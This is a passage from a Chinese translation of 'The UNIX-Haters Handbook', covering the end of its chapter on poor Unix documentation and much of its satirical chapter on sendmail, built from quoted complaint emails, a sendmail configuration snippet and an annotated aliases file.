/usr/local/include
/NextDeveloper/Headers
/NextDeveloper/Headers/ansi
/NextDeveloper/Headers/bsd
/LocalDeveloper/Headers
/LocalDeveloper/Headers/ansi
/LocalDeveloper/Headers/bsd
/NextDeveloper/2.0CompatibleHeaders
%s/%s
/lib/%s/specs
next%
```

笨啊。另外 NEXTSTEP的 /lib/cpp 调用了 /lib/cpp-precomp，这一点你也不可能在手册页面中发现：

```
next% man cpp-precomp
No manual entry for cpp-precomp.
```

就为程序员，才不为用户

别因为 Unix 蹩脚的文档而责怪肯和丹尼斯。Unix 刚开始建立文档框架时，日后流行业界的文档标准并未实施。文档记录的是错误和陷阱，而不是程序的功能，这是因为文档的读者往往就是系统的开发者。对于许多开发者来说，手册页面不过是收集错误报告的地方。至于把 Unix 文档写给初级或者非专家用户、程序员和系统管理员看，则是最近才有的想法。可悲的是这

一想法贯彻得并不是很好，因为 Unix 文档系统的底层模型是 1970 年代中期建立的。

Unix 世界承认这种状况，但并不打算为此道歉。《Unix 人生》如实交代了 Unix 对于文档的态度：

> 最好的文档是 Unix 源代码。毕竟当系统决定下一步做什么时，就是将代码用作文档！手册是代码的解释，作者是不同时间的各色人等，而且还往往不是代码的作者。你应该把这些文档看作是指南，但有时候这些文档更像是某种期望……
>
> 尽管如此，到源代码中寻找文档未记载的选项和行为，这是再平常不过的做法。有时候你会发现一些文档中的选项其实并没在代码中实现。

这只是**用户程序**的情况，内核文档甚至还远远不如。直到最近，还完全没有厂商提供编写设备驱动或者内核级函数的资料。有人开玩笑说：“如果需要阅读内核函数的文档，那么很可能你根本就不配使用这些函数。”

真相恐怕要邪恶得多。之所以没有内核文档，是因为 AT&T 把这些神圣的代码看成“商业机密”。如果你想写一本讲述 Unix 内幕的书，那么就等着坐进被告席吧。

源代码就是文档

人算不如天算，AT&T 般起石头砸了自己的脚。由于没有文档，学习内核和应用程序细节的唯一途径就是阅读源代码，由此掀起了发布后最初 20 年内盗版 Unix 源代码的狂潮。咨询师、程序员和系统管理员纷纷拷贝 Unix 源代码，但并不是为了编译出山寨版系统：只是为了把源代码当作文档。同时 Unix 源代码拷贝从大学泄露到周边的高科技公司，简直罪无可逭，但是情有可原：Unix 厂商提供的文档确实不够用。

这倒不是说源代码中有什么值钱的秘密，所有能够接触并愿意阅读 Unix 源代码的人很快被下面一行粗鲁的注释惊呆了：

```
/* 没人指望你看得懂这个 */
```

尽管这行注释最开始出现在 Unix V6 内核中，但是配得上几乎所有 AT&T原版代码，因为这些代码简直就是噩梦——充斥着手工优化和奇技淫巧；寄存器变量被冠以 p、pp 和 ppp 这类名字，而且在同一个函数的不同部分扮演不同角色；注释中写着“这是个递归函数”，仿佛递归是什么高深难懂的概念。真相只有一个：对待用户和程序员文档的官方态度，反映出 AT&T 对待“编写”的一贯草率，编写计算机程序尤甚。

要识破一个蹩脚的手艺人其实很简单：涂料掩盖的裂缝、重重叠叠的补丁、东拼西凑的胶带和口香糖。面对现实吧，全部推倒重来是一件又费工夫又费钱的事情。

日期：Thu，17 May 90 14:43:28 -0700
来自：戴维 · 查普曼 <zvona@gang-of-four.stanford.edu>
发给：UNIX 痛恨者

这是 man 程序手册中的一段，挺有意思：

> DIAGNOSITICS
> 如果使用 -M 选项，但传入的路径并不存在，那么输出的错误信息比较有误导性。比如目录/usr/foo 不存在，如果输入：
>
> ```
> man -M /usr/foo ls
> ```
>
> 那么显示的错误信息是“没有 ls 的手册项”，而正确的错误信息应该告诉用户，目录/usr/foo 不存在。

写这段说明的工夫，怕是足够修改这个臭虫了。

Unix 无言：课程设置建议

日期：Fri, 24 Apr 92 12:58:28 PT
来自：cj@eno.corp.sgi.com（C · J · 西尔弗里奥[1]）
组织：SGI TechPubs
新闻组：talk.bizarre[2]
主题：Unix 无言

[在一场关于文档无用论的激烈辩论中，我写了下面这个建议，但从未发表过，因为我胆子小……我最终还是贴出来，请各位拍砖。]

Unix 无言[3]

很好！我被这里散布的文档无用论观点深深折服了。事实上，我进一步确信文档就是毒品，以及我对文档的依赖不是正常状态。在专业人士的帮助下，我想我能够戒掉它。

而且我的良心告诉，不能再靠贩卖这无用的毒品为生了。我决定回数学研究院接受再教育，然后从这寄生虫一样的职业中彻底脱身。

我确实感觉 SGI 应该在下一版给用户提供**一份**文档，这可能表明我对文档成瘾之深，但这不过是权宜之计，后续发布时我们会彻底取消文档。

以下是我的建议：

标题： “Unix 无言”

受众： Unix 新手

[1] 译注 C J Silverio。
[2] 由朱迪 · 安德森转发到 UNIX 痛恨者。
[3] 译注 德语 Unix Ohne Worter，英语 Unix Without Words。

综述： 提供在没有文档的条件下使用 Unix 的一般策略。展示在没有文档的条件下摸清任何操作系统的通用原则。

内容：

介绍： “无文档”哲学综述
为什么手册是恶魔
为什么手册页面是恶魔
为什么你还是应该读这份文档
“这将是你读的最后一份文档！”

第一章： 如何猜测可能存在哪些命令

第二章： 如何猜测命令名
Unix 的怪异缩略命名法
案例：grep

第三章： 如何猜测命令选项
如何破解怪异的使用说明
案例：tar
如何知道什么时候顺序是重要的
案例：System V 命令：“find”

第四章： 如何知道运行正确：没有消息就是好消息
从运行错误中恢复

第五章： 口头传统：你的朋友


第六章： 获得并维持一个自己的 Unix 高手
喂饱你的高手
让你的高手快乐
提供新闻组全部更新的重要性
为什么你的高手需要最快的计算机
免费可乐：高手的长生不老药
让你的高手健康
高手什么时候睡觉？

第七章： 疑难解答：你的高手不理你了
识别愚蠢的问题
如何安全地提出愚蠢问题

第八章： 如何承受压力
如何对待命令失败

……

（如果嫌内容太多，那么大概只有第六、七章是真正必要的。是的，这才是关键：我们称之为 **Unix 高手驯养手册**。）



第 4 章　邮件

别跟我讲话，我不是打字机！

摆脱了 sendmail，就像治好了花柳病。

——罗 · 赫拜[1]（新闻组 comp.newprod，前版主）

日期：Thu, 26 Mar 92 21:40:13 -0800
来自：艾伦 · 鲍宁 <borning@cs.washington.edu>
发给：UNIX 痛恨者
主题：邮件延迟：不是打字机

当我想给别人发个邮件，而他的 Unix 系统已关机（并不少见）时，投递程序常常给出天书般的错误提示：

```
       Mail Queue (1 request)
--QID-- --Size-- -----Q-Time----- ------Sender/Recipient-----
AA12729 166 Thu Mar 26 15:43 borning
       (Deferred: Not a typewriter)
                  bnfb@csr.uvic.ca
```

这到底是什么意思？Unix 主机当然不是打字机，否则就不会每次宕机时间那么长（宕机的损失也会小点）。

Sendmail：伯克利 Unix 的越战泥潭

在 Unix 之前，电子邮件就是能用：各个网站的管理员一致同意采用某种协议来收发邮件，然后编写程序实现这个协议。在每个网站上，管理员用简单直接的系统管理邮件列表和邮件别名——说真的，分析地址、解析别名，还有收发邮件，这些事情到底有多难呢？

回答是，很难，如果你不巧正运行 Unix 操作系统的话。

[1] 译注 Ron Heiby。

日期：Wed, 15 May 1991 14:08-0400
来自：克里斯托弗 · 斯泰西 <CStacy@stony-brook.scrc.symbolics.com>
发给：UNIX 痛恨者
主题：更猛！更快！更深！Unix

还记得那 netmail 仍在工作的时代吗？有了 Unix，人们真的不再指望程序还能工作了。我的意思是，**大多数时候**程序貌似在工作，这就差不多了，是不是？邮件收发有点不可靠怎么了？邮件不能回复怎么了？邮件掉地上又怎么了？

有一天，我试着跟某网站上运行 sendmail的邮件管理员抱怨：看看，每次我给他的网站上的人发邮件，收到的回复邮件头就像被驴嚼过，害得我没法继续回复了，看起来问题在他那边——不知道他是否认可？以下是对方的回复：

> 日期：Mon, 13 May 1991 21:28 EDT
> 来自：silv@upton.com（斯蒂芬 · J · 席尔瓦）[1]
> 发给：mit-eddie!STONY-BROOK.SCRC.Symbolics.COM!CStacy@EDDIE.MIT.EDU[2]
> 主题：回复：嚼烂的邮件头
>
> 完全可以确定，这是我们的投递程序造成的。如果这是你收到的，很好；如果不是，你又是怎么知道的？如果这是你收到的，有什么问题？只是看着不爽？我不是 sendmail高手，也不认识哪个高手。大多数时间邮件正常，对我的时间来说，这就好极了。祝你好运。
>
> 斯蒂芬 · 席尔瓦

编写一个严格遵循协议的邮件系统没那么困难，可我真是纳闷了，整整二十年来，Unix 世界里就没人能把这件事情做好一次。

一段悲惨的历史

日期：Tue, 12 Oct 93 10:31:48 -0400
来自：dm@hri.com
发给：UNIX 痛恨者
主题：sendmail 一言以蔽之

我曾经参与一个有关 Unix 的谈话，正好只有谈话人的开场白我还记得：

> 我很吃惊，sendmail 的作者竟然还活着四处走动。

记得有种观点认为，罗伯特 · 莫里斯[3] ——“因特网蠕虫”的作者——之所以身陷囹圄，就是因为他的恶作剧浪费糟蹋了许多系统管理员的时间。然而 sendmail 的作者却仍然随意走动，甚至前额上都没有烙个 U（表示“Unix 奴”）。

Sendmail 是 Unix 的标准投递程序，而且看起来在今后很多很多年都是这样。尽管别的投递程序（例如 MMDF 和 smail）已经存在，却要么不如 sendmail 流行，要么不如 sendmail 招人恨。

[1]假名（Stephen J. Silver）。
[2]为了让文字更加清晰，我们在本书的大多数地方都编辑过邮件头。但这里我们决定把该网站上sendmail的杰作和荣耀一起保留。——编辑注。
[3]译注 Robert T. Morris，康奈尔大学学生，1988 年编写的蠕虫程序造成 9600 万美元损失。

Sendmail 由埃里克 · 沃曼[1]于 1983 年在伯克利大学编写，然后作为“网际邮件路由程序（Internetwork Mail Router）”随 4.2 BSD Unix 一起发布。这个程序的作用是像独木桥一样连接各种异构的邮件网络。在最初的实现中，sendmail 连接了 UUCP、BerkNet和 ARPANET（因特网的前身）。尽管还有问题，但相比其前任 delivermail，sendmail 还是要好一些。

1983 年 1 月沃曼在 USENIX 上发表文章，指出 sendmail有八个目标：

1. 必须和现有的投递程序兼容。
2. 必须可靠，决不丢失邮件。
3. 如果可能，必须用现有的程序进行实际的邮件发送。
4. 无论环境是简单还是极其复杂，sendmail 都必须能工作。
5. 不能把配置信息编译到程序内部，而必须在启动时读取。
6. 必须允许邮件组各自维护邮件列表，个人维护邮件转发规则，而不用修改系统别名文件。
7. 每个用户都必须能够指定程序处理收到的邮件（因此用户可以运行“vacation”程序）。
8. 必须尽可能减小网络流量，办法是批量处理指向同一台主机的所有地址。

（其实在 1983 年的论文中，沃曼漏掉了一个目标，那就是 sendmail 还必须实现 ARPANET原始的“简单邮件传输协议（Simple Mail Transport Protocol，SMTP）”，这是赞助伯克利开发 Unix 的将军们的要求。）

在 sendmail 诞生的年代，因特网邮件处理系统正在经历大变化，因此 sendmail 必须可配置，否则将无法适应标准的修改。拿 sendmail 不是给人看的配置文件来说吧，考察一下 sendmail.cf 的神秘花园就能发现，为了将“`@#$@$^%<<<@#) at @$%#^!`”解析为合法邮件地址，sendmail 的内心经历了何种挣扎。这种配置能力在 1985 年是必需的；然而到了 1994 年，因特网邮件标准早已尘埃落定，sendmail 的灵活性纯属画蛇添足。尽管如此，sendmail 仍然把麻绳扔在那儿，如果有人突发奇想，还是可以打个绞刑活套。

[1] Eric Allman。

Sendmail 十分智能：用不同的名字运行，就执行不同的功能。有时候就是平常的 sendmail，有时候又化身为邮件队列查看程序，或者别名数据库创建程序。在《重看 Sendmail》[2] 中，作者承认把这么多功能全部塞进一个程序可能是有问题的：显然 SMTP 服务器、邮件队列程序，还有别名数据库管理系统应当分解成不同的程序（无疑这才是 Unix 的“工具集合”哲学）。然而我们只有 sendmail 这个巨无霸，在众目睽睽之下继续膨胀。

> 日期：Sun, 6 Feb 94 14:17:32 GMT
> 来自：罗伯特 · E · 西斯托姆 <rs@fiesta.intercon.com>
> 发给：UNIX 痛恨者
> 主题：智能吗？友好吗？我没感觉到……
>
> 我很不爽，因为最近我的网站上有人提要求，想让我们的投递程序传递 8 位邮件，但这样就不再符合 RFC821 了。乍一看，眼下越来越流行的 ISO/LATIN1 编码格式是 8 位的（为啥呢？我刚看了，罗马字母不过才 26 个），而一旦去掉第 8 位，以此编码的邮件肯定彻底玩完——我不是说这件事情很好，而是说标准就是标准，以及我们制定标准是有道理的，以及 ISO 的作者不该这么固执地把脑袋塞进屁眼里。话说回来，你对组建 OSI 的人还抱有任何指望么？
>
> 所以我决定升级到 Berzerkly Sendmail 的最新版本（8.6.5），据说这个版本有个好处，就是没有遵循上面提到的标准。这个版本附带了一份 FAQ 文档。多么美妙的一件事情啊，现在我们有了 FAQ，因此越来越多的 Unix 无能之辈可以安装和乱搞越来越复杂的软件，甚至摆弄那些过去多半要（倒抽一口凉气）阅读源代码才能解决的问题！
>
> 这份 FAQ 推荐了一本书，给那些立志成为“Sendmail 正宗巫师 ™”的人：
>
> > 考斯特斯[1]、沃曼和瑞科特[2] 著，《Sendmail》[3]。奥莱利出版社出版。
>
> 你见过这本书吗？厚度超过《战争与和平》，也超过我的 TOPS-10 系统调用手册。用 4.5 毫米气手枪直射，弹头穿过的深度还不到一半（下个周末试试 5.5 毫米）。对这几天在因特网上维护机器的某些壮士来说，这些细节描写大概是必要的，他们的遭遇更加悲惨，但这是另外一个故事。
>
> 然后呢，在 FAQ 真正的“问题”环节，我看到的是：
>
> > 问：考斯特斯的书本封面上为什么有只蝙蝠？
> > 答：你想听真正的原因还是搞笑的原因？真正的原因是，当时有三幅照片摆在布莱恩考斯特斯的面前，然后他最看得上蝙蝠。搞笑的原因是，尽管 sendmail 的名声很恐怖，但其实很友好很聪明，就像蝙蝠一样。
>
> 友好？聪明？靠，我随便就能想到**一堆**答案，且不论这个回答**错**得离谱。看看我想到的：
>
> - 北美常见的棕蝠以多种虫子为食，而 sendmail 体内也有很多虫子（软件臭虫）。
> - 蝙蝠为了进食而伸舌头，sendmail 因为蠢而嘟舌头。
> - 蝙蝠和 sendmail 维护者都有夜行习性，嘴里发出“噫噫”的叫声，普通人完全听不懂。
> - 你观察过蝙蝠如何飞行吗？你观察过 sendmail 如何对付满满当当的无法投递的邮件吗？一回事。
> - 如果企图饲养或运行，蝙蝠和 sendmail 都死得很快。

[1] 译注 Bryan Costales。
[2] 译注 Neil Rickert。

- 蝙蝠粪便富含硝酸钾，某种爆炸物的主要成分，就像 sendmail。
- 蝙蝠和 sendmail 在公众当中的形象都很差。
- 想让蝙蝠听从命令，需要神秘的（用到十字架和大蒜的）宗教仪式。Sendmail 也差不多，比如下面这样的神秘咒语：

```
R<$+>$*$=Y$~A$*   $:<$1>$2$3?$4$5  Mark user portion.
R<$+>$*!$+,$*?$+  <$1>$2!$3!$4?$5  is inferior to @
R<$+>$+,$*?$+     <$1>$2:$3?$4     Change src rte to % path
R<$+>:$+          <$1>,$2   Change % to @ for immed. domain
R<$=X$-.UUCP>!?$+ $@<$1$2.UUCP>!$3 Return UUCP
R<$=X$->!?$+      $@<$1$2>!$3      Return unqualified
R<$+>$+?$+        <$1>$2$3         Remove '?'
R<$+.$+>$=Y$+     $@<$1.$2>,$4     Change do user@domain
```

- 农夫认为蝙蝠是朋友，因为蝙蝠捕食害虫。农夫认为 sendmail 也是朋友，因为 sendmail 的存在，许多受过大学教育的人都想回家种红薯拉倒。

我可以一直玩下去，但你大概已经领会了我的精神。敬请关注 5.5 毫米气枪的射击测试结果！

——罗伯特

主题：退回的邮件：查无此人

每次收到邮件时，邮件系统都必须执行以下没什么难度的任务，以便投递给最终接收者：

1. 把邮件的地址和其余部分区分开。

2. 将地址分解为两部分：名字和主机（很像美国邮政把地址分解为名字、街道及门牌，还有所在的镇和州）。
3. 如果目标主机不是本机，那么就转发邮件。
4. 如果目标主机就是主机，那么就找出接收邮件的（一个或多个）用户，然后把邮件放进正确的邮箱或文件。

然而 sendmail 吭哧吭哧地把每一步都搞砸了。

第一步：区分邮件地址

对人来说，这是很容易的，比如：

> 日期：Wed, 16 Oct 91 17:33:07 -0400
> 来自：托马斯·劳伦斯 <thomasl@media-lab.media.mit.edu>
> 发给：msgs@media.mit.edu
> 主题：人行道堵塞
>
> 堵塞房子前面人行道的圆木将用于重建一个倒塌的检修孔。这些圆木会在那里放两到三周。

我们轻易就能看出邮件来自“托马斯·劳伦斯”，发给 MIT 媒体实验室的“msgs”邮件组，内容是关于房子外面人行道上的一些圆木。但 Unix 就搞不定这件事情：

> 日期：Wed, 16 Oct 91 17:29:01 -0400
> 来自：托马斯·劳伦斯 <thomasl@media-lab.media.mit.edu>
> 主题：人行道堵塞
> 发给：msgs@media.mit.edu
> 抄送：这些 @media-lab.media.mit.edu；堵塞房子前面人行道的圆木将用于 @media-lab.media.mit.edu

有人指出，sendmail 偶尔会把整封邮件的内容（甚至是倒着）解析为一串地址：

> 日期：Thu, 13 Sep 90 08:48:06 -0700
> 来自：MAILER-DAEMON@Neon.Stanford.EDU
> 备注：由 CS.Stanford.EDU 重新分发
> 似乎发给：< 胡安·埃查奎邮件：jve@lifia.imag.fr 电话：76 57 46 68 (33)>
> 似乎发给：< 又及：如果有兴趣我会来个总结 @Neon.Stanford.EDU>
> 似乎发给：< 胡安 @Neon.Stanford.EDU>
> 似乎发给：< 先谢过了 @Neon.Stanford.EDU>
> 似乎发给：< 进行形式化有兴趣。欢迎批评指正 @Neon.Stanford.EDU>
> 似乎发给：< 我对艮岑和以自然演义法对时态逻辑 @Neon.Stanford.EDU>

第二步：解析邮件地址

解析电子邮件的地址很简单，不过是寻找分隔人名和主机的“标准”字符。然而倒霉的 Unix 过于迷信标准了，结果必须处理（至少）三种分隔字符：“!”、“@”和“%”。“@”用于在因特网上路由邮件，“!”（出于某种原因，Unix 拥趸坚持读成“嘣”）用于 UUCP，而“%”则是个添头（和早期的 ARPANT 投递程序保持兼容）。当机器 A 上的张三想给机器 B 上的李四发信，他需要的邮件头大概是这样的：李四 @bar!B%baz!foo.uucp。Sendmail 首先得负责解析这堆噪音，然后尝试把邮件发送到某个合乎逻辑的地方。

有时候忍不住对 sendmail 表示下同情，因为它自己就是多种 Unix“标准”的牺牲品。当然，sendmail 也得承担一定的责任，要不是让发送程序（sender）过于卖弄奇技淫巧，用户或许不会在敲入地址时感到怒不可遏，相反他们或许会要求系统管理员好生配置投递程序（mailer），netmail 或许会再次可靠地工作而不论在哪里收发。

同样道理，有时候 sendmail 又搞得太过了。

> 日期：Wed, 8 Jul 1992 11:01-0400
> 来自：朱迪 · 安德森 <yduJ@stony-brook.scrc.symbolics.com>
> 发给：UNIX 痛恨者
> 主题：投递程序的每日一错
>
> 最近我和投递程序的“每日一错”玩得不亦乐乎。似乎有人从某个以“.at”结尾的主机上给我发送邮件，那么当我回复邮件时会发生什么？为啥 Unix 投递程序要把“at”替换成“@”，然后抱怨找不到该主机，或者抱怨地址格式不正确！到底有多少种失败的方式？我不记得了。

……或者 senmail 就是觉得朱迪不该往奥地利[1]发邮件。

第三步：确定邮件去向

在美国，不论你把收件人写成“John Doe”、“John Q. Doe”还是“J. Doe”，美国邮政都会把信投递给 John Doe，与此类似，电子邮件系统也处理同一个人的多个别名。比较高级的电子邮件系统可以自动做好这件事情，比如卡耐基梅隆大学的“安德鲁”系统。但 sendmail 没那么智能，因此需要有人耳提面命地告诉它，原来“John Doe”、“John Q. Doe”和“J. Doe”都是一个人，具体做法是维护一个别名文件，其中指定从地址中的名字到计算机用户的映射关系。

[1] 译注 at 是奥地利的国名缩写。

该别名文件相当强悍：发给一个地址的邮件可以被投递给许多不同的用户——这就是邮件列表的工作方式。例如一个叫做“煎蛋饼食客”的名字可能被映射为“安东、金和布鲁斯”，然后发给“煎蛋饼食客”的邮件就被投递到三个邮箱中。别名文件是一个自然而然的想法，自从发送第一封电子邮件开始就存在了。

但不幸 sendmail 搞不清楚这个概念，而其别名文件的格式也成为设计中的反面教材，对此我们本想说些伤感情的话，什么“来自计算界的黑暗时代”，但我们不能，因为那时候别名文件是可以**工作**的；而 sendmail 最新的现代的别名文件才是四处漏水的那个。图 4.1的内容摘自某个 sendmail 别名文件，来自某个过去维护系统，而今被迫使用 sendmail 的人。

```
##########################################################################
#在你动手修改这个文件之前，请务必阅读：谢谢!
#
#因为别名文件已经比城市黄页还长，所以在修改文件之后，你必须运行以下
#命令:
#       /usr/local/newaliases
#（或者，在Emacs中编辑后输入“m-x compile”。）
#
#[请注意这个命令不会告诉用户邮件列表文件的语法是否正确——或许只是
#一声不吭地把整个邮件系统扔到窗外了事。
#欢迎来到未来世界。]
#
#特别注意：务必确保每个邮件地址都附有主机名，否则sendmail会自作主张
#附上黄页的域名，这显然是不对的。正确的做法是：如果你在“wheaties”主
#机上收到邮件，而你的名字是johnq，那么就用“johnq@wh”作为邮件地址—
#一直接使用“johnq”会有大麻烦。还要记住一点，任何“ai.mit.edu”域之
#外的主机名字必须完整，因此“xx”不是正确的名字，而“xx.lcs.mit.edu”
#才是。
#欢迎来到未来世界。
#
#当列表很长时的注意事项:
#根据经验，如果这个文件中的任何邮件列表所包含的收件人超过五十个，那
#么在运行程序newalias时会报告“条目太大”的错误。但用户无法知道哪个列
#表出了问题，要是你正好修改了某个列表，倒算是一条线索。加入第五十一个
#条目后就会出现这个问题。有个折衷的办法：包含别的文件，这样似乎可以容
#纳多得多或者无限的收件人。[问题的根源是sendmail把文件保存为dbm(3)
#格式，而这种格式把每个别名的长度限制在其内部块的大小（1K）之内。]
#欢迎来到未来世界。
#
#关于注释的注意事项:
#和MMAILR不同，用户不能在行末尾添加以“#”开头的注释，否则投递程序
#（或者newaliases）会认为“#”是地址的一部分，而不是注释。这就是说，
#你不能把注释和代码放在同一行；如果你在邮件列表中间插入注释（即使独
#占一行），就不要指望程序正确处理其后的部分。
#欢迎来到未来世界。
##########################################################################
```

图 4.1: 某 sendmail 别名文件的片段

至于 sendmail 的别名数据库，无可救药的格式也就算了，在许多仍广泛使用的版本中，如果 sendmail 正把别名文件编译成二进制格式，那么将拒绝同时做别的事情：既不投递邮件，也不解析名字。

> 日期：Thu, 11 Apr 91 13:00:22 EDT
> 来自：斯蒂芬·斯特拉斯曼 <straz@media-lab.mit.edu>
> 发给：UNIX 痛恨者
> 主题：痛苦、死亡和毁容
>
> 有时候，运行 Unix 就像品尝某种稀罕的蘑菇，你得赶上好时候。比如你可以给某个邮件列表发信，但别遇到有人正在运行 newaliases。
>
> 你看，newaliass 处理/usr/lib/aliases 简直就是生吞活剥：遇到拼写错误笑嘻嘻地视而不见，遇到危险的白字符又噎得翻白眼，对待注释随心所欲但就是不把注释当注释，此外可以说从不报告错误和警告。这是怎么搞的？恐怕在解析时并未完全理解所读取的内容。
>
> 我猜啊，让投递程序在进餐之前等到香肠煮熟是不是太难了。然而在 newaliass 更新数据库的同时，Unix 显然无力保留旧的可用版本。你看，因为这么做需要——呃——其实啥也不需要，但 Unix 就是没辙。
>
> 假设在邮件到达时发现无法展开别名列表，sendmail 会怎么做呢？当然了，**天上掉馅饼**呗。比如你发信给列表末尾的“拉链爱好者（ZIPPER-LOVERS）”，而 newaliass 才处理到 ACME-CATALOG-REQUEST，sendmail 就会开心地告诉你找不到收信人。接下来新的邮件数据库终于建好了，带着新的错误配置，而旧版本——已知确实可以工作的最后版本——则永远丢失了，不过修改别名列表的人对此一无所知，所以发往有效地址的邮件会被退回来，但好在只是不时发生。

第四步：正确投递邮件

你不想吗？

实际上，如果有人倒霉曾让 sendmail 处理邮件，那么绝对遇到过邮件发错人：通常这些邮件都有隐私内容，还不知怎么的老是发给后果最严重的那个人。

还有一些情况，sendmail 直接晕菜了，不知道该把邮件发到什么地方。还有时候，sendmail 干脆把邮件扔了：没人抱怨，因为没人知道邮件丢了。鉴于 Unix 是如此撒谎成性，而 sendmail 又是如此脆弱，所以即使遇到邮件被悄悄删除的情况，实际上也没办法调试。

> 日期：Tue, 30 Apr 91 02:11:58 EDT
> 来自：斯蒂芬·斯特拉斯曼 <straz@media-lab.mit.edu>
> 发给：UNIX 痛恨者
> 主题：Unix 和解析
>
> 知道吗？你们中有人可能在问，喂，为啥这个叫 straz 的家伙给“UNIX 痛恨者”发了这么多邮件？为啥他每天都遇到新状况？有时候还遇到两个？为啥他总是怨气冲天？其实所有这些问题的回答都是一个：我用 Unix。

就像今天，一个可怜巴巴的用户问我，为啥她突然两天都收不到任何邮件。和其他大多数用户不同，她的帐号不在媒体实验室的主机上，而是用我的工作站收取和阅读邮件。

我给她发了一封邮件，结果毫无悬念，丢了，没有崩溃，也没有错误，就是丢了。我先尝试常见的办法来解决问题，但翻了一个小时的手册页面之后，我放弃了。

几个小时后，在解决另一个不相关的 Unix 问题时，我运行“**`ps -ef`**”查看某些进程，却发现我的进程进程并不属于“starz”，而是一个叫做“oooooooo58”的家伙——该打开口令文件 /etc/passwd看看了。

就在这里，口令文件的第三行，是这个新用户，后面跟着一行（恐怖的）空白——我说了，一行空白——余下的内容完整无缺。对你我来说这再明白不过，但对 Unix 就是另外一回事了：糟糕，ps 命令想获得我的名字，调用的函数却无法越过空行**读取**文件，因此 ps 干脆断定“starz”不存在。看得出来，Unix 的文本解析能力就和丹·奎尔[1] 的量子力学水平差不多。

但这都是你猜的。在将邮件放入队列之前，投递程序查看 /etc/passwd 的内容，在其中发现了收件人的名字，很好，因此不用先啐上一口“未知用户”再把邮件扔回去。但是当真正保存邮件，比如到目录/usr/mail 下时，投递程序又束手无策了，因为**在解析时无法越过空行**，却**全然不顾其实收件人是已知的**，因为正是它自己最先接受这封天杀的邮件。那么接下来呢？Unix 风格十足：**一声不吭地把邮件扔掉，但愿没什么要紧的事情！**

那一行空白是怎么来的呢？真高兴你问这个问题。空行之前有个新用户的帐号，这是某个好心的同事**在终端下运行 ed[2] 添加的，由于设置了某些非标准的环境变量，他无法使用 Emacs 或者 vi，所以看不到多余的那行，结果 Unix 被噎得翻白眼，但还是转不过弯来**。这就是原因。

来自：<MAILER-DAEMON@berkeley.edu>

Sendmail 的问题在于其配置文件是一个基于规则的专家系统，但电子邮件的世界无法以逻辑描述，而 sendmail 的配置文件编辑器也不是专家。

——戴维·威茨曼，BBN

把已有的邮件投递协议揍得头破血流不算，Unix 还发明了更新更潮的方法，确保邮件无法按照用户的期望送达，邮件转发就是其中之一。

假设你搬进了新家，希望邮局自动把邮件转发过来。目前大家的做法是合理的：给维护集中数据库的本地邮差打个招呼，每当收到给你的邮件时，就贴上新的地址，然后投递到新的目的地。

还有一种不太可靠的方法：在邮箱旁放个告示，上面写着你的新地址。当邮差看到这个告示后，就不会把邮件放进邮箱，而是贴上新地址后带回邮局。回回如此。

[1] 译注 Dan Quayle，1988 年起担任美国第 44 任副总统，此人在公众面前有不学无术的形象。
[2] “Ed 是标准的 Unix 编辑器。”——Unix 文档（约 1994 年）

